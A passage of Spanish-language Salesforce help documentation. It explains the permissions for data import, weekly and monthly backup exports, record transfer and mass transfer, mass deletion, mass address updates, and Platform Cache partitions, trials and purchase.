| Para crear contactos que poseen otros usuarios y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas, contactos y campañas<br>Y<br>"Modificar todos los datos" |
| Para agregar candidatos existentes a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Importar candidatos" |
| Para crear candidatos y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Importar candidatos" |
| Para agregar cuentas personales que posee a una campaña a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" |
| Para agregar cuentas personales que poseen otros usuarios a una campaña a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" |

## ¿Qué estado tienen asignado los miembros de campaña?

Con el Asistente de importación de datos, puede asignar una columna en su archivo de importación al campo `Estado`. Los valores de estado en blanco o no válido se establecen como el estado predeterminado.

# Exportación de datos de copia de seguridad desde Salesforce

Su organización de Salesforce puede generar archivos de copia de seguridad de sus datos semanal o mensualmente dependiendo de su edición. Puede exportar todos los datos de su organización a un conjunto de archivos de valores separados por comas (CSV).

Nota: Los usuarios con el permiso "Exportación de datos semanal" pueden ver todos los datos exportados y todos los objetos y campos personalizados en la página Servicio de exportación. Este permiso se concede por defecto únicamente al perfil Administrador del sistema debido a la amplia visibilidad que permite.

Puede generar archivos de copia de seguridad manualmente una vez cada 7 días (para la exportación semanal) o 29 días (para la exportación mensual). En Professional Edition y Developer Edition, puede generar archivos de copia de seguridad solo cada 29 días. Puede programar la generación automática de archivos de copia de seguridad en intervalos semanales o mensuales (solo los intervalos mensuales están disponibles en Professional Edition y Developer Edition).

Un tráfico intenso puede retrasar una entrega de exportación. Por ejemplo, suponga que programa la ejecución de una exportación semanal hasta finales del mes, comenzando el 1 de abril. La primera solicitud de exportación se introduce en la cola, pero debido al intenso tráfico, la exportación no se entrega hasta el 8 de abril. El día 7 de abril, cuando está programado el procesamiento de su segunda solicitud de exportación, la primera solicitud está aún en la cola. Por lo tanto, la segunda solicitud no se procesa hasta el 14 de abril.

Nota: Solo los usuarios activos pueden ejecutar trabajos de exportación. Si un usuario inactiva programa una exportación, se generan mensajes de correo electrónico de error y la exportación no se ejecuta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Exportación semanal disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Exportación mensual disponible en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para exportar datos:

- "Exportación de datos semanal"

1. En Configuración, introduzca *`Exportación de datos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Exportación de datos** y **Exportar ahora** o **Programar exportación**.
   - La opción **Exportar ahora** prepara los archivos para su exportación inmediata. Esta opción sólo está disponible si ha transcurrido el tiempo suficiente desde su última exportación.
   - La opción **Programar exportación** permite programar el proceso de exportación en intervalos semanales o mensuales.
2. Seleccione la codificación que desee para el archivo de exportación.
3. Seleccione `Incluir imágenes, documentos y archivos adjuntos` e `Incluir archivos de Chatter y versiones de documentos de Salesforce CRM Content` para incluir estos elementos en sus datos de exportación.

   Nota: Incluir contenido especial en la exportación aumenta el tiempo de procesamiento de la exportación de datos.
4. Si desea tener espacios en vez de retornos de carro o saltos de línea en sus archivos de exportación, seleccione `Reemplazar retornos de carro con espacios`. Esta selección es útil si piensa utilizar sus archivos de exportación para importación u otras integraciones.
5. Si está programando su exportación, seleccione la frecuencia (disponible únicamente para organizaciones con exportaciones mensuales), las fechas de inicio y fin y la hora del día de su exportación.

6. Bajo Datos exportados, seleccione los tipos de datos que vaya a incluir en la exportación. Si no está familiarizado con la terminología utilizada para algunos de los tipos de datos, le recomendamos seleccionar **Incluir todos los datos**. Tenga en cuenta lo siguiente:
   - Los campos Fórmula y resumen se excluyen siempre de las exportaciones.
   - Si la organización utiliza divisiones, se incluirán los datos de todas las divisiones en la exportación.
   - Si su organización utiliza cuentas personales y está exportando cuentas, todos los campos de cuentas se incluyen en los datos de la cuenta.
   - Si su organización utiliza cuentas personales y está exportando contactos, los registros de cuentas personales están incluidos en los datos de contacto. Sin embargo, los datos de contacto sólo incluyen los campos compartidos por los contactos y cuentas personales.
7. Haga clic en **Iniciar exportación** o en **Guardar**.

   Salesforce crea un archivo zip de los archivos CSV y se lo envía por correo electrónico al usuario que programó la exportación cuando esté listo. La dirección de correo electrónico para esta notificación no se puede cambiar. Aunque las exportaciones se completan lo antes posible, no podemos confirmar la fecha y la hora de finalización. Las exportaciones de gran tamaño se dividen en varios archivos. Para descargar el archivo zip, siga el vínculo del correo electrónico o haga clic en **Exportación de datos**. Los archivos zip se eliminan a las 48 horas de enviar el correo electrónico.

   Nota: Por motivos de seguridad, Salesforce puede solicitar a los usuarios que superen una prueba de comprobación de usuario CAPTCHA para exportar datos desde su organización. Esta sencilla prueba de entrada de texto impide que programas dañinos accedan a los datos de la organización. Para superar la prueba, los usuarios deben escribir correctamente las dos palabras mostradas en la superposición en el campo de cuadro de texto correspondiente. Tenga en cuenta que las palabras introducidas en el campo de cuadro de texto deben estar separadas por un espacio.

# Consideraciones de exportación de datos de copia de seguridad

**Sin compatibilidad de Sandbox**

El servicio de exportación de datos no es compatible en entornos de sandbox. Puede solicitar una exportación en su entorno de sandbox, pero la exportación no se llevará a cabo ni se completará. La única forma de eliminar la solicitud de exportación después de estar en la cola es actualizar su entono de sandbox.

**Consideraciones de tamaño de archivos**

Si el tamaño de los datos en la organización es grande, se crean varios archivos .csv y archivos .zip.

- Un solo archivo .csv puede incluir hasta 150 MB de datos aproximadamente. Si un objeto contiene más de 150 MB de datos, se crean varios archivos .csv para el objeto.
- Cada archivo .zip contiene uno o más archivos .csv y puede ser de hasta 512 MB (aproximadamente). Si el tamaño total de los datos exportados supera 512 MB, la exportación genera varios archivos .zip.

# Ajustar archivos de exportación

Según sea la codificación seleccionada, puede que tenga que realizar ajustes en el archivo de exportación antes de verlo. Utilice las siguientes instrucciones, que se aplican a la codificación de caracteres que haya seleccionado.

- Ver archivos de exportación con codificación Unicode (UTF-8)
- Ver archivos de exportación con codificación Unicode (UTF-16, Big Endian)
- Ver archivos de exportación con codificación Unicode (Little Endian)

## Ver archivos de exportación con codificación Unicode (UTF-8)

Con Microsoft Excel 2003:

1. Abra Microsoft Excel.
2. Haga clic en **Archivo** > **Nuevo**.
3. Haga clic en **Datos** > **Importar datos externos** > **Importar datos**.
4. En el asistente de importación de texto de Microsoft Excel, seleccione el archivo CSV.
5. Seleccione "Delimitados" y escoja la opción "Unicode (UTF-8)" para Origen del archivo.
6. Haga clic en **Siguiente**.
7. Seleccione `Coma` en la sección Separadores y, a continuación, haga clic en **Finalizar**. Se le instará a que seleccione un rango de celdas.

   Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

8. Repita estos pasos para cada uno de los archivos.

Con una versión anterior a Microsoft Excel -2003:

1. Abra el archivo en Microsoft Excel.
2. Seleccione **Archivo** > **Guardar como**.
3. Guarde el archivo como Página Web.
4. Seleccione la ficha **Herramientas** > **Opciones** > **General** y haga clic en el botón **Opciones Web**.
5. Seleccione la ficha Codificación y, a continuación, elija la opción "Unicode (UTF-8)".
6. Para cerrar los cuadros de diálogo, haga clic en **Aceptar**.
7. Para guardar el archivo con la codificación seleccionada, seleccione **Archivo** > **Guardar**.
8. Repita estos pasos para cada uno de los archivos.

## Ver archivos de exportación con codificación Unicode (UTF-16, Big Endian)

Abra los archivos de exportación en un editor de texto que admita este juego de caracteres. Microsoft Excel no lo admite.

## Ver archivos de exportación con codificación Unicode (Little Endian)

1. Abra el archivo en Microsoft Excel.
2. Haga clic en la columna A para resaltar la primera columna entera.
3. Abra el menú **Datos** y seleccione **Texto en columnas**.
4. Seleccione el botón de radio "Delimitados" y haga clic en **Siguiente**.
5. Seleccione "Coma" en la sección Separadores y, a continuación, haga clic en **Finalizar**.

   Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

6. Repita estos pasos para cada uno de los archivos.

# Transferencia de registros

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Cuentas, Campañas, Contactos, Contratos, Candidatos y Casos no están disponibles en **Database.com**.

Los contratos están disponibles en: **Performance Edition** y **Developer Edition** y en **Professional Edition**, **Enterprise Edition** y **Unlimited Edition** con Sales Cloud.

Los propietarios de registros, o los usuarios que estén por encima de los propietarios en la jerarquía de funciones o territorios, pueden transferir un solo registro a otro usuario. Con algunos objetos, por ejemplo casos, candidatos y campañas, se puede conceder acceso a los usuarios para transferir registros a través de la colaboración. Según el tipo de objeto, hay varias maneras de transferir registros a otro usuario:

| Método | Disponible para |
| --- | --- |
| Transferir un solo registro | Cuentas, campañas, casos, contactos, contratos, candidatos y objetos personalizados |
| Transferir varios registros mediante la selección de los registros en una vista de lista y **Cambiar propietario** | Casos, candidatos y objetos personalizados que pueden pertenecer a un usuario o una cola |
| Transferir varios registros mediante la herramienta Transferencia masiva | Cuentas, candidatos y objetos personalizados |

PERMISOS DE USUARIO

Para transferir varias cuentas, campañas, contactos, contratos y objetos personalizados:
- "Transferir registros"

  Y

  "Modificar" en el tipo de objeto

Para transferir varios candidatos:
- "Transferir candidatos" O "Transferir registros"

  Y

  "Modificar" en candidatos

Para transferir varios casos:
- "Transferir casos" O "Transferir registros"

  Y

  "Modificar" en casos

## Posibilidad de cambiar la propiedad

- Los usuarios con permiso "Modificar todos los datos", o con el permiso "Modificar todo" para el objeto determinado, pueden transferir cualquier registro, sea quien sea el propietario.
- Para transferir un solo registro o varios de una vista de lista, el nuevo propietario debe tener al menos el permiso "Leer" en el tipo de objeto. Esta regla no se aplica si se utiliza la herramienta de transferencia masiva.
- Para transferir la propiedad de cualquier registro en una organización que no utilice la gestión de territorios, un usuario debe tener el permiso "Modificar" adecuado y ser el propietario del registro o estar por encima de él en la jerarquía de funciones.

  Por ejemplo, para transferir la propiedad de una cuenta, un usuario debe tener el acceso "Leer" y "Modificar" a la cuenta. Además, el nuevo propietario del registro debe tener al menos el permiso "Leer" en las cuentas.

  El ajuste de colaboración Acceso público completo y Lectura/escritura/transferencia pública proporciona a todos los usuarios la capacidad de transferir la propiedad de ese tipo de registro siempre y cuando tengan el permiso "Modificar" adecuado.
- En organizaciones con gestión de territorios, los usuarios asignados a territorios pueden estar autorizados para transferir las cuentas de sus territorios, aunque no sean los propietarios del registro.
- Para transferir campañas, los usuarios deben haber seleccionado también la casilla de verificación `Usuario de marketing` en su registro de usuario.

## Cambio de la propiedad de cuentas de portal

- Para transferir una cuenta de socio debe tener el permiso "Gestionar usuarios" o "Gestionar usuarios externos".
- Si usted es el propietario de una cuenta Portal de clientes y desea transferir la cuenta, puede transferir la cuenta a cualquier usuario en su mismo puesto sin necesidad de permisos especiales. No puede transferir una cuenta del portal de clientes a un usuario con una función inferior o superior.
- Las cuentas de socios sólo se pueden transferir a usuarios con el permiso "Gestionar usuarios externos".
- Para transferir una cuenta de portal con usuarios de portal de socios y cliente, debe tener el permiso "Gestionar usuarios".

- No puede asignar una cuenta con usuarios del portal de clientes a un propietario que sea un usuario de socio.

CONSULTE TAMBIÉN

Transferencia masiva de registro

# Transferencia masiva de registro

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Contratos de servicio disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Cuentas y Candidatos no disponibles en: **Database.com**

Utilice la herramienta Transferencia masiva para transferir cuentas, candidatos, contratos de servicios y objetos personalizados múltiples de un usuario a otro.

Nota: Para transferir registros que no posea, debe tener los permisos de usuario necesarios, así como acceso de colaboración de lectura a los registros.

1. En Configuración, introduzca *Transferencia masiva de registros* en el cuadro Búsqueda rápida y, a continuación, seleccione **Transferencia masiva de registros**.
2. Haga clic en el vínculo del tipo de registro que desea transferir.
3. Opcionalmente, puede introducir el nombre del propietario existente en el campo Transferir de. En el caso de candidatos, puede realizar transferencias desde usuarios o colas.
4. En el campo Transferir a, escriba el nombre del nuevo propietario del registro. En el caso de candidatos, puede realizar transferencias a usuarios o colas.
5. Si la organización utiliza divisiones, active la casilla de verificación Cambiar división... para establecer la división de todos los registros transferidos a la división predeterminada del nuevo propietario.
6. Cuando transfiera cuentas, puede:
   - Seleccione Transferir oportunidades abiertas que no pertenezcan al propietario actual de la cuenta para transferir oportunidades abiertas que pertenezcan a otros usuarios que estén asociados a la cuenta.
   - Seleccione Transferir oportunidades cerradas para transferir las oportunidades cerradas asociadas a la cuenta. Esta opción se aplica sólo a las oportunidades cerradas que posee el propietario de la cuenta; las oportunidades cerradas que posean otros usuarios no se verán alteradas.
   - Seleccione Transferir casos abiertos que pertenecen al propietario de la cuenta existente para transferir casos abiertos que pertenezcan al propietario actual de la cuenta y que estén asociados a la cuenta.
   - Seleccione Transferir casos cerrados para transferir casos cerrados que pertenezcan al propietario actual de la cuenta y que estén asociados a la cuenta.
   - Seleccione Mantener equipo de cuentas para mantener el equipo de cuentas actual asociado a la cuenta. Cancele la selección de esta opción si desea eliminar el equipo de cuentas asociado a la cuenta.
   - Seleccione Conservar equipo de oportunidades en todas las oportunidades para mantener el equipo existente en las oportunidades asociadas a esta cuenta. Todas las divisiones de oportunidad se conservan y los porcentajes de división asignados al propietario anterior se transfieren al nuevo. Si esta casilla no está seleccionada, todos los miembros del equipo de oportunidades y todas las divisiones se eliminan al transferir la oportunidad.

     Nota: Si transfiere oportunidades cerradas, el equipo de oportunidades se mantendrá, a pesar de lo que indique este ajuste.
7. Introduzca los criterios de búsqueda que deben cumplir los registros que está transfiriendo.
8. Haga clic en **Buscar**.
9. Seleccione la casilla de verificación junto a los registros que desea modificar. Opcionalmente, marque la casilla en el encabezado de la columna para seleccionar todos los objetos que aparecen.

PERMISOS DE USUARIO

Para realizar una transferencia masiva de cuentas y contratos de servicios:
- "Transferir registros"

  Y

  "Modificar" en el tipo de objeto

  Y

  "Transferir candidatos"

Para realizar una transferencia masiva de objetos personalizados:
- "Transferir registros"

  Y

  "Modificar" en el tipo de objeto

Para realizar una transferencia masiva de candidatos:
- "Transferir candidatos" O "Transferir registros"

  Y

  "Modificar" en candidatos

Nota: Si se encuentran registros duplicados, debe seleccionar sólo uno de los registros para transferir. La transferencia de registros duplicados genera un error.

Los registros duplicados pueden mostrarse si filtra candidatos en función del Estado de los miembros de la campaña y un candidato coincidente tiene el mismo estado de miembro de campaña en varias campañas. Por ejemplo, si especifica *`Estado de miembro de campaña igual a Enviado`*, y un candidato coincidente llamado Juan Pérez tiene el estado de Enviado en dos campañas, su registro se mostrará dos veces.

**10.** Haga clic en **Transferir**.

CONSULTE TAMBIÉN

Transferencia de registros

# Eliminación de múltiples registros e informes

Puede eliminar múltiples informes o registros al mismo tiempo.

Los tipos de registro que puede eliminar de forma masiva incluyen casos, soluciones, cuentas, contactos, candidatos, productos y actividades.

A continuación encontrará algunas formas de que la eliminación masiva sea práctica.

- Ha identificado múltiples informes que ya no se utilizan y desea despejar la lista de informes en la ficha Informes.
- Ha importado los candidatos de su organización incorrectamente y desea empezar de nuevo.
- Un usuario que ha abandonado su organización recientemente tiene contactos que son duplicados de los datos de otros usuarios y desea eliminar esos contactos duplicados.
- Su organización utilizó para introducir candidatos como cuentas con el campo `Tipo` establecido como "Cliente potencial". Ahora desea convertir estas cuentas en candidatos.

  Consejo: Ejecute un informe de esas cuentas, expórtelo a Excel y luego utilice el asistente Importación de candidatos de mi organización para importar los datos como candidatos. Después de utilizar la eliminación masiva, seleccione cuentas como el tipo de registro para eliminar e introduzca "Tipo igual a Cliente potencial" para ubicar todas las cuentas que desea eliminar.
- Desea eliminar todos los candidatos que se han convertido para su organización. Seleccione el tipo de registro de candidato, introduzca "Convertido igual a 1" para el criterio de búsqueda y luego seleccione Buscar.
- Desea limpiar candidatos generados por la Web que se han creado incorrectamente o eliminar cuentas y contactos con los que ya no hace negocios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Esta función sólo está disponible en **Database.com** mediante la API. Sólo puede eliminar de forma masiva los registros de objetos personalizados en **Database.com**.

PERMISOS DE USUARIO

Para realizar una eliminación masiva de datos:

- "Modificar todos los datos"

1. Le sugerimos ejecutar un informe para archivar su información. También debe ejecutar una exportación semanal de sus datos; consulte Exportar datos de copia de seguridad desde Salesforce en la página 786.
2. Desde Configuración, introduzca *`Eliminación masiva de registros`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Eliminación masiva de registros** y haga clic en el vínculo del tipo de registro para eliminar.
3. Revise la información que eliminará junto con los registros.
4. Especifique las condiciones que deben cumplir los elementos seleccionados, por ejemplo, "Estado igual a California".
5. Si elimina cuentas, especifique si desea eliminar cuentas con oportunidades cerradas/ganadas o con oportunidades adjuntas que pertenezcan a otros usuarios.

6. Si elimina productos, active **Archivar productos** si desea también eliminar productos que se encuentran en oportunidades.

   Marque esta opción para realizar las siguientes acciones:

   - Eliminar productos que no están en oportunidades y enviarlos a la papelera.
   - Archivar productos que están en oportunidades. Estos productos no se envían a la papelera y no pueden recuperarse.

7. Seleccione **Buscar** para buscar registros que coinciden y seleccionar los elementos que desea eliminar. Opcionalmente, marque la casilla en el encabezado de la columna para seleccionar todos los objetos que aparecen.
8. Para eliminar permanentemente los registros, seleccione `Eliminar permanentemente los registros seleccionados`.

   **Importante:** Si selecciona esta opción, no podrá recuperar los registros seleccionados de la papelera.

9. Haga clic en **Eliminar**.

CONSULTE TAMBIÉN

Notas acerca del uso de Eliminación masiva

Cómo deshacer una importación

# Notas acerca del uso de Eliminación masiva

Tenga en cuenta los siguientes aspectos cuando utilice la eliminación masiva:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Esta función sólo está disponible en **Database.com** mediante la API. Sólo puede eliminar de forma masiva los registros de objetos personalizados en **Database.com**.

PERMISOS DE USUARIO

Para realizar una eliminación masiva de datos:

- "Modificar todos los datos"

## Notas generales acerca de la eliminación masiva

- Puede eliminar hasta 250 elementos de una vez.
- Cuando elimine un registro, cualquiera de los registros asociados que aparezcan en las listas relacionadas del registro también se eliminarán.
- Solo los informes en carpetas de informes públicos se pueden eliminar de forma masiva.
- No puede eliminar de forma masiva los informes que se han adjuntado a paneles, programados o utilizados en instantáneas de creación de informes.

## Notas acerca de la eliminación masiva para equipos de ventas

- No puede eliminar cuentas de socios que incluyen usuarios de socio.
- Los productos de oportunidades no se pueden eliminar, pero se pueden archivar.
- Cuando elimine los productos de forma masiva, todas las entradas de listas de precios relacionadas se eliminarán con los productos eliminados.
- Cuando elimine actividades, cualquier actividad archivada que cumpla las condiciones se elimina también.
- Cuando elimine actividades, las reuniones solicitadas no se incluyen en la eliminación masiva hasta que se confirmen y se convierten automáticamente en eventos.
- Cuando elimine eventos recurrentes, sus eventos secundarios no aparecen en la lista de posibles elementos para eliminar pero se eliminan.

## Notas acerca de la eliminación masiva para equipos de servicios

- Las cuentas y contactos asociados a los casos no pueden eliminarse.
- Los contactos activados para Autoservicio y sus cuentas asociadas no se pueden eliminar.
- Al eliminar una solución principal no elimina las soluciones traducidas asociadas. En su lugar, cada solución traducida se convierte en una solución principal.
- Al eliminar una solución traducida se elimina la asociación con su solución maestra.

# Actualizar direcciones masivamente

Cuando sus datos son coherentes, sus informes y mediciones relacionados son más precisos y fáciles de comprender. Por ejemplo, tener abreviaturas diferentes para un país o estado puede sesgar sus datos. Para hacer que sus direcciones sean coherentes, puede actualizar la información del país y del estado/provincia en campos existentes al mismo tiempo.

Puede actualizar masivamente direcciones en contactos, contratos y candidatos.

Consejo: Para garantizar la coherencia de los datos en nuevos registros, considere el uso de listas de selección de estado y país.

1. En Configuración, introduzca *Actualización masiva de direcciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Actualización masiva de direcciones**.
2. Seleccione **Países** o **Estado/Provincia**. Si escogió Estado/Provincia, indique el país en el que realizar la actualización de estos.
3. Haga clic en **Siguiente**.
4. Seleccione los valores que vaya a actualizar y haga clic en **Agregar**. El cuadro Valores seleccionados muestra los valores que hay que actualizar.

   El cuadro Valores disponibles recoge los valores de dirección que se han encontrado en los registros existentes. Para encontrar más direcciones que actualizar, introduzca todo o parte de un valor y haga clic en **Buscar**.

   Si su organización cuenta con un gran volumen de datos, en lugar de utilizar el cuadro Valores disponibles, introduzca los valores existentes que desea actualizar en el área de texto. Separe cada valor con una nueva línea.
5. En el campo **Reemplazar valores seleccionados por**, escriba el valor con el que desea sustituir el dato de dirección especificado y haga clic en **Siguiente**. Si su organización cuenta con un gran volumen de datos, el nombre de este campo es **Reemplazar valores introducidos por**.

   Se mostrará el número y el tipo de registros de direcciones que hay que actualizar. Si tiene grandes cantidades de datos, solo se muestran los valores que hay que actualizar.
6. Haga clic en **Reemplazar** para actualizar los valores.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para realizar una actualización masiva de direcciones:
- "Modificar todos los datos"

Para realizar una actualización masiva de direcciones de contratos:
- "Modificar todos los datos"

  Y

  "Activar contratos"

CONSULTE TAMBIÉN

Permitir a los usuarios seleccionar estado y país desde listas de selección

# Preguntas frecuentes sobre distribución


- ¿Cuál es el nivel de flexibilidad de Salesforce?
- ¿Se resentirá el rendimiento a medida que aumente el tamaño de la base de suscriptores de Salesforce?


## ¿Cuál es el nivel de flexibilidad de Salesforce?

El servicio tiene la capacidad de adaptarse al equipo más grande. La arquitectura sobre la que se asienta el servicio se concibió para gestionar millones de usuarios. Crecemos con la rapidez que nuestros clientes necesitan.

## ¿Se resentirá el rendimiento a medida que aumente el tamaño de la base de suscriptores de Salesforce?

No. Somos conscientes de la importancia del rendimiento y hemos concebido el servicio para que sea ampliable de modo que siempre podamos adelantarnos a la demanda de los clientes. Nuestra arquitectura nos permite añadir fácilmente servidores Web y de aplicaciones para dar cabida a más usuarios. La arquitectura del sistema también nos permite añadir más servidores de bases de datos según sea necesario para albergar a más usuarios. Además, la instalación donde se alojan nuestros servidores nos proporciona ancho de banda garantizado, que podemos aumentar si es necesario.

# Datos de Force.com de caché

La utilización de Caché de plataforma puede activar aplicaciones para una ejecución más rápida porque pueden almacenar datos reutilizables en memoria. Las aplicaciones pueden acceder rápidamente a estos datos, eliminando la necesidad de duplicar cálculos y solicitudes en la base de datos en transacciones posteriores.

Para utilizar Caché de plataforma, configure en primer lugar particiones utilizando la herramienta Partición de caché de plataforma en Configuración. Una vez haya configurado las particiones, puede agregar, eliminar y acceder a datos desde ellas utilizando la API de Apex del Caché de plataforma.

Utilice particiones de Caché de plataforma para mejorar el rendimiento de sus aplicaciones. Las particiones le permiten distribuir espacio de caché del modo que mejor convenga a sus aplicaciones. Colocar datos en caché en particiones designadas garantiza que no se sobrescriban por otras aplicaciones o datos menos vitales.

Para acceder a la herramienta Partición de caché de plataforma en Configuración, introduzca `Caché de plataforma` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Caché de plataforma**.

Utilice la herramienta Partición de caché de plataforma para:

- Solicitar caché de prueba.
- Crear, modificar o eliminar particiones de caché.
- Asignar las capacidades de caché de sesión y caché de organización de cada partición para equilibrar el rendimiento entre aplicaciones.
- Ver una instantánea del desglose, las asignaciones de particiones y la capacidad de caché actual de la organización (en KB o MB).
- Ver detalles sobre cada partición.
- Convertir cualquier partición en la partición predeterminada.

Para utilizar Caché de plataforma, cree al menos una partición. Cada partición tiene un segmento de caché de organización y de caché de sesión y puede asignar una capacidad por separado a cada segmento. Se puede utilizar el caché de sesión para almacenar datos para sesiones de usuario individuales y el caché de organización para datos a los que cualquier usuario en una organización puede acceder. Puede distribuir el espacio de caché de su organización entre cualquier número de particiones. Las asignaciones de caché de sesión y de organización pueden ser cero, cinco o más y deben ser números enteros. La suma de todas las asignaciones de particiones, incluyendo

la partición predeterminada, es igual a la asignación total del caché de plataforma. La capacidad total asignada de todos los segmentos de caché debe ser igual o inferior a la capacidad completa de la organización.

Puede definir cualquier partición como la partición predeterminada, pero solo puede tener una partición predeterminada. Cuando una partición no cuenta con ninguna asignación, las operaciones de caché (como get and put) no se invocan y no se devuelve ningún error.

Los cálculos de capacidad se producen cada 5 minutos de manera predeterminada. Para asegurarse de que está viendo la capacidad y la asignación más recientes, haga clic en **Volver a calcular**.

Solicitar una prueba de caché de plataforma

Si desea probar las mejoras de rendimiento utilizando Caché de plataforma en su propia organización, puede solicitar el caché de prueba para su organización de producción. Las ediciones Enterprise, Unlimited y Performance incluyen algo de caché, pero a menudo, agregar más caché proporciona un mejor rendimiento. Cuando se aprueba su solicitud de prueba, puede asignar capacidad a particiones y experimentar el uso de caché para diferentes escenarios. La prueba del caché a modo de prueba le permite tomar una decisión fundada acerca de si adquirir caché.

Adquirir caché de plataforma

Puede adquirir espacio de Caché de plataforma para mejorar el rendimiento de su aplicación.

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*

Solicitar una prueba de caché de plataforma

Adquirir caché de plataforma

# Solicitar una prueba de caché de plataforma

Si desea probar las mejoras de rendimiento utilizando Caché de plataforma en su propia organización, puede solicitar el caché de prueba para su organización de producción. Las ediciones Enterprise, Unlimited y Performance incluyen algo de caché, pero a menudo, agregar más caché proporciona un mejor rendimiento. Cuando se aprueba su solicitud de prueba, puede asignar capacidad a particiones y experimentar el uso de caché para diferentes escenarios. La prueba del caché a modo de prueba le permite tomar una decisión fundada acerca de si adquirir caché.

Salesforce aprueba habitualmente solicitudes de caché de prueba en tres días. Cuando se aprueba su solicitud, recibe 30 MB de espacio de caché de prueba (10 MB si tiene Developer Edition). Si necesita más espacio de caché de prueba, póngase en contacto con Salesforce.

Nota: Puede realizar hasta 10 solicitudes de caché de prueba y debe esperar 90 días entre pruebas.

Después de solicitar caché de prueba, recibirá correos electrónicos con los siguientes intervalos.

**En el momento de la activación**
Ahora puede asignar capacidad a particiones y probar el almacenamiento en caché en su organización.

**Tres días antes del vencimiento**
Antes de la fecha de vencimiento, asegúrese de volver a configurar sus particiones para desasignar el espacio de prueba agregado.

**En el momento de vencimiento**
Se elimina el caché de prueba de su organización.

Nota: Si no ha desasignado suficiente espacio, Salesforce reduce el tamaño de su partición para eliminar el espacio de caché de prueba otorgado.

## Organizaciones de Developer Edition

Puede solicitar caché de prueba para una organización de Developer Edition. Después de iniciar sesión en la organización, solicite el caché de prueba desde la herramienta Partición de caché de plataforma. Los ISV que están utilizando organizaciones de Developer Edition para crear paquetes gestionados pueden obtener 10 MB de caché de prueba para hasta dos organizaciones de Developer Edition. Los ISV pueden ponerse en contacto con su representante de Salesforce para obtener caché de prueba en organizaciones de Developer Edition.

## Algoritmo de reducción de caché

Al finalizar su periodo de prueba, Salesforce elimina el espacio de caché de prueba otorgado de su organización. Antes de que finalice su prueba, asegúrese de haber desasignado su espacio de caché de prueba. Puede desasignar espacio desde la herramienta Partición de caché de plataforma restableciendo sus asignaciones de partición. Si no desasigna el espacio de caché, Salesforce elimina el caché otorgado utilizando el siguiente proceso.

- El sistema elimina el caché de la partición no predeterminada más pequeña en primer lugar.

  Nota: El tamaño de la partición es la asignación total para la partición, lo que incluye caché de toda la organización y caché específico de espacio de nombre.

- El sistema funciona a continuación a través de las particiones desde la más pequeña a la más grande. Si varias particiones tienen el mismo tamaño, el sistema elimina el caché proporcionalmente de estas particiones.
- El sistema reduce particiones a un tamaño mínimo de 5 MB, a menos que no se pueda eliminar el espacio de caché de prueba por completo. En este caso, las particiones se reducen a 0 MB.
- La partición predeterminada (si existe) se reduce en último lugar solo si no se puede eliminar el espacio de caché de prueba de todas las demás particiones.

Si ningún espacio no asignado está presente:

- Si la cantidad de espacio no asignado es superior a la cantidad de espacio que se debe eliminar, el sistema elimina únicamente el espacio no asignado.
- Si la cantidad de espacio no asignado es inferior a la cantidad de espacio que se debe eliminar, el sistema elimina el espacio no asignado en primer lugar. A continuación, el sistema continúa el proceso de reducción de caché para eliminar la cantidad restante.

CONSULTE TAMBIÉN

Datos de Force.com de caché

Adquirir caché de plataforma

# Adquirir caché de plataforma

Puede adquirir espacio de Caché de plataforma para mejorar el rendimiento de su aplicación.

Caché de plataforma está disponible para clientes con organizaciones de Enterprise Edition y anteriores. Las siguientes ediciones incluyen algo de espacio de caché predeterminado, pero a menudo, agregar más caché proporciona mejoras del rendimiento aún mayores.

- Enterprise Edition (10 MB de forma predeterminada)
- Unlimited Edition (30 MB de forma predeterminada)
- Performance Edition (30 MB de forma predeterminada)

Para determinar la cantidad de caché que puede ser conveniente para sus aplicaciones, puede solicitar caché de prueba y probarlo en su organización. Caché de plataforma puede mejorar el rendimiento en las siguientes situaciones, entre muchas otras.

- Las organizaciones con una gran cantidad de personalizaciones de Apex

- Las organizaciones con grandes números de usuarios simultáneos
- Las organizaciones o aplicaciones con consultas y cálculos complejos

Además, los ISV puede adquirir caché para su uso con las aplicaciones que proporcionan a los clientes.

El espacio de caché está a la venta en bloques de 10-MB con una suscripción anual. Para adquirir Caché de plataforma, póngase en contacto con su representante de Salesforce.

CONSULTE TAMBIÉN

Datos de Force.com de caché

Solicitar una prueba de caché de plataforma

# Gestionar registros duplicados en Salesforce

